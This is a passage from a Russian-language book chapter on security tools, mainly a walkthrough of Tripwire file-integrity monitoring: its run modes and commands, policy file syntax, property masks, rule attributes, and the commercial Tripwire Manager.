


Рис. 12-25. Выбор критериев для отчета

Когда вы закончите, ISS даст возможность посмотреть предварительный вариант отчета. Внешний вид отчета может отличаться в зависимости от того, кому он предназначен, но заметим, что целевая аудитория и цели отчета перечислены в самом начале. Отчеты обычно могут включать графики и рисунки, которые показывают степень серьезности обнаруженных проблем. Более детальное изложение проблем может зависеть от выбранного типа аудиторией. На рисунке 12-26 показан внешний вид отчета об уязвимостях, предназначенного для административного аппарата.

Tripwire

Программа Tripwire несколько отличается от других утилит, обсуждавшихся в этой главе. Она предназначена для аудита файлов и приложе-

ний, а не уязвимостей в этих файлах и приложениях. Tripwire размещается в системе и проверяет наличие изменений в любых файлах. Вы можете настроить ее на проверку важных двоичных файлов, исполняемых модулей и конфигурационных файлов, которые не должны изменяться. Если в этих файлах обнаружены изменения, Tripwire записывает информацию в журнал и может даже послать уведомление по электронной почте. Важно заметить, что Tripwire может только обнаружить изменения и уведомить об этом; программа не может предотвратить несанкционированные изменения файлов. И все же, Tripwire – великолепное средство для предохранения системы от «троянских коней» и гарантия того, что неавторизованные пользователи не будут играть с критическими файлами.




Рис. 12-26. Отчет об уязвимостях для администрации

Примечание. «Троянскими конями» называют приложения, которые имеют вид обычных, разрешенных для использования в системе приложений, но, на самом деле, являются взломанными версиями приложений, которые могут скрыто совершать различные запрещенные в системе действия.

Tripwire может запускаться на любом количестве маршрутизаторов и коммутаторов Cisco и серверах под управлением ОС Solaris. Програм-

ма также может быть интегрирована с Web-сервером Apache для мониторинга изменения Web-файлов и содержимого сайта. Tripwire – коммерческий продукт; вы можете загрузить тестовую версию по адресу <http://www.tripwire.com/>. Однако отдельная, свободно распространяемая версия Tripwire доступна по адресу <http://www.tripwire.org/>. В этом разделе обсуждаются обе версии. В действительности Tripwire работает одинаково в обеих версиях, но управление узлами Tripwire в коммерческой версии проще.

Каким образом осуществляется мониторинг файлов? Программа отслеживает такие позиции, как размер файла и контрольная сумма файла, представляя их в качестве сигнатуры, которая не должна меняться. Мы познакомимся с различными параметрами сигнатуры файлов в разделе «Представление о файлах политики Tripwire».

Совет. Основанная на загрузке в ядро утилита Knark в действительности может скрывать замаскированных под системные команды «троянских коней» от Tripwire. За дополнительной информацией обращайтесь к гл. 10.

Реализация: свободно распространяемая версия

Рассмотрим свободно распространяемую версию Tripwire для Linux. Для программы доступны как rpm-пакеты, так и исходные тексты. Независимо от того, какую версию вы устанавливаете, есть некоторые обязательные действия, которые придется выполнить перед установкой Tripwire.

Заныск `install.sh`

Скрипт `install.sh` используется для установки Tripwire и должен быть запущен с полномочиями пользователя `root`. Запустив этот скрипт, вы получите запрос на подтверждение о согласии с лицензионным соглашением и выборе директории для установки программы (как правило, лучше использовать установки по умолчанию). После этих стандартных операций вас попросят ввести секретную фразу. Эта фраза используется для шифрования политик, баз данных и конфигурационных файлов с целью защиты их от подделки. Как только вы введете секретную фразу, скрипт сгенерирует ключ для шифрования ваших файлов. Вы получите запрос относительно общей секретной фразы для шифрования конфигурационных файлов и файлов политик. Секретная фраза будет сохраняться в виде текста на случай, если вы захотите что-то изменить.

Примечание. Tripwire использует общий ключ для шифрования ваших файлов политик и конфигурационных файлов и локальную фразу для шифрования баз данных и отчетов. Установка общей и локальной сек-

ретных фраз позволяет вам (и только вам) расшифровать эти файлы для просмотра и модификации.

Просмотр файлов политик и конфигурационных файлов

Файлы политик указывают Tripwire на то, какие файлы проверять, какую информацию просматривать и когда предупреждать вас о том, что произошли какие-то изменения. Устанавливаемый по умолчанию файл политик, `twpol.txt`, содержит определение переменных и правил. Более детально они рассматриваются в разделе «Представление о файлах политики Tripwire». Конфигурационный файл, `twcfg.txt`, хранит информацию о месте положения файлов и другие предпочтения, которые должно использовать приложение Tripwire. Обычно вам не потребуется изменять конфигурацию по умолчанию.

Оба эти файла шифруются с использованием общей секретной фразы в процессе инсталляции. Действительные файлы конфигурации и политики, которые использует Tripwire, называются `tw.pol` и `tw.cfg`. Они представляют собой двоичные зашифрованные файлы и по умолчанию устанавливаются в директорию `/etc/tripwire`. Tripwire также устанавливает незашифрованные копии файлов (`twpol.txt` и `twcfg.txt`) на случай, если вы захотите просмотреть или изменить их. Рекомендуется удалить все текстовые копии файлов после того, как вы изучите их содержание. Если позже вам понадобится изменить любой из этих файлов в текстовом формате, вы можете воспользоваться утилитами, которые обсуждаются в разделе «Другие утилиты Tripwire».

Запуск Tripwire

У Tripwire четыре основных режима работы: инициализация базы данных, интегральная оценка, обновление базы данных и обновление политики.

Режим инициализации базы данных. Перед тем как вы сможете сравнивать файлы в вашей системе с правильной сигнатурой, вы должны создать основу для этих сигнатур. Режим инициализации базы данных использует файл политики для выполнения этой работы и создания базы сигнатур. При этом используются значения по умолчанию из конфигурационного файла, если только вы не задали другие значения в командной строке. Ниже приведена командная строка, которая запускает режим инициализации базы данных.

```
# tripwire -m i -v
```

Параметр `-m` используется для задания режима (`-m` показывает режим инициализации базы данных). Вы получите запрос на ввод локальной секретной фразы, и Tripwire понадобится несколько минут на проверку ваших файлов в процессе создания базы данных сигнатур файлов.

Параметр `-v` используется для отображения процесса работы программы на экране. Как только будет создана база данных, она сохранится в двоичном файле `Tripwire Database (twd)`, который доступен для записи только пользователю `root` (обычно в директории `/var/lib/ tripwire`) и зашифрована с использованием локального ключа. Файл может быть прочитан только с помощью команды `twprint`, которую может запустить только пользователь `root`. Вы можете проверить, что права на доступ к файлу и директории с данными `Tripwire` (по умолчанию `/etc/tripwire` and `/var/lib/tripwire`) запрещают другим пользователям доступ на чтение и изменение этой информации.

Режим интегральной оценки. Это обычный режим работы `Tripwire`. Программа сканирует файлы в поисках любых нарушений заданной политики. Отчет о работе сохраняется по адресу, заданному в переменной `REPORTFILE` в файле `tw.cfg`, который по умолчанию определен как `/var/lib/tripwire/ report/`.

Эта команда может сопровождаться заданием некоторых параметров. Вы можете задать альтернативные имена файлов политики, конфигурации, базы данных и отчета. Можете включить режим интерактивной работы (`-I`), который после завершения сканирования создает текстовый файл отчета в тестовом редакторе по умолчанию. Для сохранения ваших отчетов в зашифрованном виде воспользуйтесь параметром `-E` для ввода локальной секретной фразы. Вы также можете изменить политику, проигнорировав отдельные параметры (`-i`), делая проверки только определенного уровня опасности (`-l`), используя при проверке только заданные по именам правила (`-R`), или проверяя только определенные файлы. Например, если мы проверяем целостность только команды `ls`, мы должны ввести:

```
# tripwire -m c -v /bin/ls
```

Здесь мы задали режим интегральной оценки (`-m c`) с включенным расширенным режимом вывода (`-v`). Если мы не задаем имя файла в конце командной строки, `Tripwire` проверяет все файлы в базе данных, которая определена по умолчанию. Следующая команда задает для программы проверку только файлов с самым высоким уровнем опасности (более 100):

```
# tripwire -m c -v -l 100
```

Уровень опасности и имена правил могут быть заданы в файле политики. Параметры `-i`, `-l` и `-R` станут понятнее после прочтения раздела «Представление о файлах политики `Tripwire`».

Совет. Создав файл отчета (с расширением `.twr`), вы можете посмотреть текстовый файл, воспользовавшись утилитой `twprint`. Вы также можете воспользоваться утилитой `twprint` для распечатки в текстовом виде

базы данных Tripwire (twd). По умолчанию только пользователь с полномочиями root может запустить утилиту twprint, гарантирующую, что обычный пользователь не сможет увидеть содержание этих баз данных и отчетов.

После того как будет создана база данных, и вы запустите интегральную проверку, можете настроить утилиту cron для автоматического выполнения Tripwire каждую ночь, еженедельно или так, как пожелаете.

Режим обновления базы данных. Если файл изменен и эти изменения законны, вам необходимо обновить базу данных для сохранения сведений о произведенных изменениях, чтобы информация об этих изменениях постоянно не попадала в отчеты. Чтобы воспользоваться этим режимом (-m u), вам необходимо найти ваш самый последний отчет и задать его в командной строке с помощью параметра -r:

```
# tripwire -m u -r /var/lib/tripwire/report/host-20020330-235028.twr
```

В результате этого в текстовый редактор будет передан текстовый файл отчета, который будет содержать полную информацию о сканировании. Вы сможете увидеть имя каждого правила из файла политики, уровень опасности и то, сколько правил обнаружили изменения.

Если вы пролистаете раздел Object Summary отчета, вы сможете увидеть так называемые *ballot boxes* для каждого изменения, которое было произведено с момента последнего обновления базы данных и последней интегральной оценки:

```
-----Rule Name: Tripwire Data Files (/var/lib/tripwire)
```

```
Severity Level: 100
```

```
-----Remove the "x" from the adjacent box to prevent updating the database  
with the new values for this object.
```

Added:

```
[x] "/var/lib/tripwire/originix.twd"
```

Если вы оставите строки, помеченные символом x, без изменений, то база данных будет обновлена с учетом этих изменений, и они не будут в дальнейшем учитываться при проведении интегральной оценки. Если вы удалите символы x, то покажете, что эти несанкционированные изменения и база данных должны остаться неизменными.

После того как вы выйдете из редактора, Tripwire запросит у вас ввод локальной секретной фразы, чтобы получить возможность обновить базу данных, если в нее должны быть внесены какие-либо изменения. Вы также можете выбрать режим внесения всех изменений без предварительного просмотра, задав в командной строке параметр -a.

Режим обновления политики. Когда вы лучше узнаете Tripwire и будете получать все больше и больше предупреждений, которые на самом деле

будут ложными, вам захочется поиграть с политикой. Ниже приведена командная строка, с помощью которой можно обновить файл политики, задав новую, с использованием текстового файла `newpolicy.txt`:

```
# tripwire -m p newpolicy.txt
```

После обновления политики база данных будет обновлена, исходя из правил новой политики. Вам вновь понадобятся общая и локальная секретные фразы, чтобы получить доступ к файлам политики и базе данных.

Мы кратко обсудим проблему создания политики для Tripwire в разделе «Представление о файлах политики Tripwire»

Другие утилиты Tripwire

Tripwire поставляется с несколькими утилитами: `twprint`, `twadmin` и `siggen`.

Twprint. Как уже упоминалось, у `twprint` два режима работы: утилиту можно использовать для распечатки любого файла отчета (`-m r`) или базы данных (`-m d`) в виде текстового файла.

Twadmin. `Twadmin` представляет собой интерфейс администратора для создания и просмотра конфигурационных файлов, создания и просмотра файлов политик, добавления или удаления шифрования в файлы и генерации новых ключей для шифрования.

Внимание. Вы никогда не должны использовать `twadmin` для создания файла политики после того, как был установлен начальный файл политики. Это приведет к тому, что база данных и файл политики будут не-синхронизированы. Если у вас есть текстовый файл политики, вы можете импортировать его в Tripwire, применив режим обновления политики приложения Tripwire (`tripwire -m p newpolicy.txt`).

Siggen. Утилиту `siggen` можно использовать для отображения зашифрованных сигнатур для любого файла. Эти зашифрованные строки являются сигнатурами, которые использует Tripwire для сравнения содержимого файла и анализа. Tripwire поддерживает формат зашифрованной строки вида `Naval`, `SHA/SHS`, `MD5` и `CRC32`.

Представление о файлах политики Tripwire

Файлы политики определяют для Tripwire, что следует и чего не следует искать. Обычно это зашифрованные файлы в двоичном формате, но вы можете воспользоваться командой `twadmin -m p current-policy.txt`, чтобы сохранить текущий двоичный файл политики в текстовом формате и отредактировать его. Синтаксис текстового файла может оказаться весьма сложным для понимания. Он содержит определения переменных и определения правил. Каждое правило содержит две главные части: имя файла или директории и маску свойств. Ниже приведена часть примера файла политики.

```

/bin/login      -> $(SEC_CRIT) ;
/bin/ls        -> $(SEC_CRIT) ;
/bin/mail      -> $(SEC_CRIT) ;
/bin/more      -> $(SEC_CRIT) ;
/bin/mt        -> $(SEC_CRIT) ;
/bin/mv        -> $(SEC_CRIT) ;

```

Обратите внимание, как имя файла или имя объекта отделяется от маски свойств символом `-`. `SEC_CRIT` представляет собой переменную, определенную в начале файла, которая задает разрешенную маску свойств. Обратите также внимание, что каждое правило завершается точкой с запятой (;).

Разрешенная маска свойств. Маски Tripwire управляют тем, какие свойства проверяются в каждом файле. Свойства, обозначенные знаком (+), проверяются, обозначенные знаком (-) – нет. Свойства, которые не обозначены соответствующим знаком, предположительно могут быть проверены. В этом случае все свойства, которые не включены в командную строку, игнорируются. В таблице 12-2 показаны описания каждого свойства.

Табл. 12-2. Маски свойств Tripwire

Свойство	Описание
a	Последнее время доступа.
b	Блоки с выделенной памятью.
c	Создать/изменить время.
d	Устройство ID, на котором находится inode.
g	Групповой ID владельца файла.
i	Номер inode.
l	Файл с разрешенным увеличением размера (хорош для чего-либо из /var/log).
m	Модификация отмены времени.
n	Контрольный счет inode (число связей).
p	Разрешение на чтение/запись/исполнение файла и режима (setuid, setgid).
r	Указание inode на устройство ID (для устройств только /dev).
s	Размер файла.
t	Тип файла (текстовый, данных, исполнимый).
u	Пользовательский ID владельца файла.
C	Шифрованная строка по методу CRC32.
H	Шифрованная строка по методу Naval.
M	Шифрованная строка по методу MD5.
S	Шифрованная строка по методу SHA/SHS.

Совет. Параметр `-i`, задаваемый в режиме интегральной оценки (`-m c`), используется для игнорирования конкретных свойств в процессе проведения проверки. Например, выполняя команду `tripwire -m c -i «p,s,u»`, мы сообщаем Tripwire, что необходимо выполнить интегральную оценку для всех файлов, но при этом игнорировать все изменения полномочий доступа, размеров файлов или пользовательских идентификаторов владельцев файлов.

Если вы хотите произвести проверку содержимого зашифрованной строки MD5, размера файла, полномочий доступа и пользователя/группы владельца файла, то нужно воспользоваться командой:

```
/home/myfile -> Mspug
```

Эту команду также можно написать так:

```
/home/myfile -> +Mspug-abcdiilmnrtCHS
```

Чтобы сделать жизнь проще, Tripwire поставляется с несколькими заранее заданными переменными, которые можно использовать для определения маски свойств. Они приведены в таблице 12-3.

Вы также можете задать свою собственную маску свойств в файле политики. Помните, что переменная `SEC_CRIT`, о которой мы упоминали в начале этого раздела, представляет собой маску свойств и определяется следующим образом:

```
SEC_CRIT = $(IgnoreNone)-SHA
```

Любые правила, которые используют маску свойств `SEC_CRIT`, будут проверять все свойства, за исключением SHA hash, Naval hash и времени последнего доступа к файлу.

Табл. 12-3. Переменные определения маски свойств Tripware

Переменная	Значение	Описание
ReadOnly	+pinugtsdbmCM-rlacSH	Следит за полномочиями, inode, ссылками на inode, правом владения, типом файлов, размером файлов, устройством ID, используемыми блоками, модификацией отметок времени, а также ненужной информацией CRC32 и MD5. Хороша для файлов, которые не должны изменяться.

Переменная	Значение	Описание
Dynamic	+pinugtd-srlbamcMSH	Следит за разрешениями, inode, ссылками на inode, правом владения, типом файлов, устройством ID. Не следит за размером, отметками времени или ненужной информацией.
Growing	+pinugtdl-srbamcMSH	Следит за тем же, что и Dynamic, но проверяет, что этот файл только увеличивается. Если файл внезапно становится меньше, то Tripwire привлечет ваше внимание. Хороша для файлов протоколов.
Device	+pugsdr-intlbamcMSH	Следит за разрешениями, правом владения, размером файлов, устройством ID и устройствами, на которые указывает inode. Хороша для файлов устройств.
IgnoreAll	-pinugtsdrlbamcMSH	Следит только за наличием файла, а не его свойствами.
IgnoreNone	+pinugtsdrlbamcMSH	Следит за всеми свойствами файла.

Некоторые правила с использованием переменной маски свойств можно посмотреть здесь:

```

/var/log/messages      ->  $(Growing);
/dev/fd0               ->  $(Device);
/home/jdoe/.netscape  ->  $(IgnoreAll);
/etc/inetd.conf        ->  $(ReadOnly);

```

Атрибуты правил. Атрибуты правил могут относиться к отдельным правилам или группам правил, как это показано в таблице 12-4.

Табл. 12-4. Атрибуты правил Tripwire

Атрибут правила	Описание
rulename	Присваивает имя правилу или группе правил. Помогает в подразделении ваших правил и упрощает понимание при просмотре резюме отчетов по проверке целостности.
emailto	Если проверка на целостность Tripwire проводится с опцией <code>-email-report</code> , то где бы правило с этим признаком не запускалось, будет послан e-mail на заданный список e-mail-адресов. Несколько e-mail-адресов должны быть разделены точкой с запятой и заключены в двойные кавычки.

Атрибут правила	Описание
severity	Задает уровень строгости правила или группы правил. Значения могут варьироваться от 0 до 1000000. Это позволяет использовать Tripwire для сканирования только на определенный уровень серьезности нарушения правил. Вы можете задать значащие имена переменных для уровней строгости (т.е. medium=50).
recurse	Сообщает Tripwire, должен ли он сканировать все вложенные директории в директории (значение <i>true</i>), или он не должен сканировать ни в каких вложенных директориях (значение <i>false</i>), или же он должен сканировать только на определенную глубину вложенных директорий (числовое значение).

Отдельным правилам атрибуты могут присваиваться добавлением их в скобках в конце строки перед точкой с запятой. Чтобы присвоить атрибуты группам правил, их следует помещать в скобках перед правилами. Правила, следующие за атрибутами, на которые распространяется их действие, должны помещаться в фигурных скобках. Ниже приведен пример правил из файла политики:

```

/var/log/messages -> $(Growing) (rulename = Log, severity = 10);
/etc              -> $(ReadOnly) (rulename = Etc, recurse = 2);
(rulename = Bin, severity = 100, recurse = false, emailto="root;bob@home")
{
    /bin/cat                -> $(IgnoreNone)-SHA ;
    /bin/date               -> $(IgnoreNone)-SHA ;
    /bin/dd                 -> $(IgnoreNone)-SHA ;
    /bin/df                 -> $(IgnoreNone)-SHA ;
}

```

Мы создали правило с названием «Log» с уровнем опасности 10 для файла /var/log/messages. Правило использует маску свойств Growing, которая показывает, что Tripwire проверяет такие свойства, как владельца файла, полномочия доступа и изменение размера. Правило «Etc» использует рекурсивный атрибут, чтобы указать программе на необходимость в процессе интегральной оценки просматривать файловую систему только на глубину двух директорий и использовать маску свойств ReadOnly. Правило «Bin» объединяет несколько тестов с уровнем опасности 100. Правила тестирования для четырех важных Unix-приложений для проверки изменений всех свойств за исключением SHA-строки, NaVal-строки и времени последнего доступа. Если любой из этих тестов обнаружит изменение свойств, то по адресу пользователя root и bob@home будут посланы уведомления по электронной почте.

Совет. Помните флаг `-R` для режима интегральной оценки (`-mc`)? Вы можете включить этот параметр, чтобы обозначить необходимость использования только конкретных правил. К примеру, команда `tripwire -m с -R Bin` может быть использована в случае, если необходимо выполнить проверку по правилу «Bin».

Специальные правила: точки останова. Если вы хотите сканировать директории, но пропускать отдельные файлы, то можете использовать специальные правила, которые называются точками останова (*stop points*), чтобы игнорировать эти файлы. Точки останова представляют собой просто имена файлов или директорий, следующие за восклицательным знаком:

```
/etc      ->  $(ReadOnly);  
!/etc/dhcpd.leases;  
!/etc/motd;
```

Это правило говорит о необходимости убедиться, что в директории `/etc` все файлы имеют свойства «только для чтения», за исключением файлов `/etc/dhcpd.leases` и `/etc/motd`.

Директивы. Наконец, файл политики может содержать директивы, которые позволяют вам распечатывать диагностические сообщения в случае, когда при проверке достигнуты определенные разделы файла политики, или осуществляется проверка определенных свойств хоста. Смысл в том, что один и тот же файл политики может быть использован на различных платформах и операционных системах. Это полезно, когда вы обдумываете преимущества коммерческой версии Tripwire, которая кратко обсуждается в разделе «Реализация: коммерческая версия». Доступные директивы перечислены ниже.

- **@@section.** Начинает новый раздел файла. Эта директива может сопровождаться аргументами: `FS`, `NTFS` или `NTREG`. Unix-версия Tripwire игнорирует разделы файла `NTFS` или `NTREG`, что позволяет вам использовать один файл политики для всей вашей сети. Если после директивы не задано никаких аргументов, предполагается значение `FS`. Нет необходимости определять конец раздела, поскольку Tripwire просто просматривает файл в поисках следующей директивы и интерпретирует ее, как конец предыдущего раздела.
- **@@ifhost, @@else, @@endif.** Эти директивы можно использовать для определения специфических для хоста разделов файла. В отличие от директив разделов, директивы `ifhost` требуют, чтобы предложение было завершено директивой `endif`. Это позволяет вам запускать правила только для конкретного хоста в группе хостов, воспользовавшись примерно такой командой:

```
@@ifhost originix || badman
# define rules for only hosts originix and badman here
@@endif
```

- **@@print, @@error.** Эти директивы используются для вывода отладочных сообщений из файла политики. Директория @@print просто печатает на стандартный вывод, а директива @@error осуществляет печать в случае ненормального завершения работы программы. Следующий пример указывает Tripwire выдать сообщение в случае, если будет сделана попытка проверки хоста cauliflower, поскольку для этого хоста не предусмотрено никаких правил проверки:

```
@@ifhost cauliflower
@@error "We haven't written any policy rules for host cauliflower yet"
@@endif
```

- **@@end.** Эта директива обозначает конец файла политики. Достигнув этой точки, Tripwire прекращает считывание файла.

Использование нового файла политики. После того как вы модифицировали или создали новый файл политики (назовем его newpolicy.txt), воспользуйтесь командой `tripwire -m p newpolicy.txt`, чтобы дать возможность программе использовать новый файл политики и, соответственно, обновить базу данных.

Реализация: коммерческая версия

Коммерческая версия Tripwire работает точно так же, как и свободно распространяемая. Приложения и форматы файлов точно такие же. Однако коммерческая версия доступна практически для всех операционных систем, включая Windows NT, Windows 2000, Solaris и другие. Существенным преимуществом по сравнению с бесплатной версией, кроме того, что она поддерживает многие операционные системы, является наличие утилиты twagent. Эта утилита позволяет Tripwire-серверам управляться по сети через SSL-соединение. Это управляющие программное обеспечение называется Tripwire Manager и доступно для Windows NT, Windows 2000, Solaris и Linux.

Использование Tripwire Manager

Tripwire Manager, показанный на рисунке 12-27, взаимодействует с каждым коммерческим Tripwire-сервером с помощью утилиты twagent. Это позволяет вам распространять сервера и обновлять политики и базы данных из одного места.

На Windows-машинах twagent запускается в качестве службы, и его можно запускать и останавливать из панели управления или с помощью средств администрирования. На Unix-машинах twagent представляет собой программу, запускаемую из командной строки. Вы можете запускать и останавливать ее, используя команды `twagent -start` и `twagent -stop`.





Рис. 12-27. Главное окно Tripwire Manager

Добавление сервера Tripwire. Когда вы установили на машине Tripwire Server и запустили службу twagent, машина становится узлом Tripwire. Вы можете добавить узел в Tripwire Manager и в главном окне Tripwire Manager, выбрав Action/Add Machine и открыв диалоговое окно Add Machines, приведенное ниже. Здесь вы задаете IP-адрес узла и порт, который будет прослушивать twagent. Вам также понадобится ввести секретную фразу для консоли Tripwire Manager (заданную в процессе установки Tripwire Manager), а также общую и локальную секретные фразы для машины, которую вы добавляете.



Вы также можете импортировать машины из текстового файла, который содержит значения, разделенные запятой. Для этого достаточно щелкнуть на кнопке Import. Пример файла для импорта представлен ниже. Здесь 192.168.1.1 – IP-адрес узла Tripwire, а 1169 – TCP-порт, который прослушивает twagent.

"Name", "192.168.1.1", "1169", "Memo", "site_password", "local_password"

Редактирование файлов политики. Вы можете просматривать и изменять файлы политик для всех ваших Tripwire-серверов, используя Tripwire Manager. Выберите машину из списка Machine List в главном окне Tripwire и щелкните на значке Edit Policy. Вы увидите окно, похожее на рисунок 12-28.




Рис. 12-28. Редактирование файлов политики

Вы уже знакомы с синтаксисом файла политики, но вы можете использовать Tripwire Manager, чтобы создать один файл политики для всех ваших операционных систем (воспользовавшись директивой «Section», о которой упоминалось в разделе «Директивы») и распространить этот файл по всем вашим серверам, щелкнув на значке Distribute File.

Графический интерфейс для Tripwire. Все хорошее, что есть в бесплатной версии Tripwire, унаследовано и в коммерческом продукте, но с использованием удобного единого интерфейса. Выбрав все машины в списке, можно быстро запустить интегральную оценку на всех серверах (см. рис. 12-29), обновить базы данных, обновить политики и все остальное. Tripwire Manager имеет возможность задать расписание работы, чтобы агенты могли выполнять сканирование самостоятельно, по расписанию, обеспечивая контроль из одной точки, вместо настройки утилиты cron или Windows Scheduler на каждой машине.

На рисунке 12-29 показаны результаты интегральной оценки, выполненной агентом Tripwire Agent #3. Tripwire Manager не только облегчает управление службами, но может создавать сводный отчет, более подробный, полный и понятный, чем его Unix-аналог. Перебирая различные закладки (Reports, Objects, Summary и Violations), вы можете просматривать отчет различными способами.

